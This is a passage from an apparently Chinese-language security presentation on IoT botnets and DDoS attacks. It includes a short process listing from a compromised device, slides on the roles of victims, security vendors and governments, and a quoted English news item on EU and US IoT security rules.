1526 root 500 S {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1621 root 1264 S [arm_lsb_oabi]
1622 root 11856 S [arm_lsb_oabi]
1844 root 27628 S ./xzccz
1895 root 27628 S ./2arm
```

IoT成为了黑产的新宠

# ▶▶ 安全解决方案




**甲乙双方-直接受害者**


**第三方-安全厂商**

**其它-国家、组织**

# 甲乙方-直接受害者



## ▶▶ 第三方-安全厂商



为厂商提供渗透测试等安全服务；  
发现漏洞及时上报；

攻防不对称：易攻难守，攻击成本非常低；  
防护技术发展缓慢：当前的防护技术在应对高级DDoS攻击的时候略显吃力；

攻击流量大：云清洗将是唯一的选择；  
攻击水平高：实时检测难度大，必要时需要借助云端数据进行防护（绿盟黑洞ADS可以在线下载mirai库进行过滤）

## ▶▶ 其它-国家、组织



### 08 Europe to Push New Security Rules Amid IoT

OCT 16 **Mess**

The **European Commission** is drafting new cybersecurity requirements to beef up security around so-called **Internet of Things (IoT)** devices such as Web-connected security cameras, routers and digital video recorders (DVRs). News of the expected proposal comes as security firms are warning that a great many IoT devices are equipped with little or no security protections.



More specifically, **DHS** is formulating a series of unifying principles – and best practices -- relating to IoT security, including how to patch stuff that's already in the field and not relying on an unsustainable physical **recall** process. Building security into the cloud will also be an option. While much of this will wind up being non-technical and just plain common sense for those who work full time in the security industry, awareness needs to be ratcheted up in the mainstream, Silvers says (he didn't specify when the principles would be released, only that it would be after lots of "extensive consultation" with industry stakeholders).





谢谢！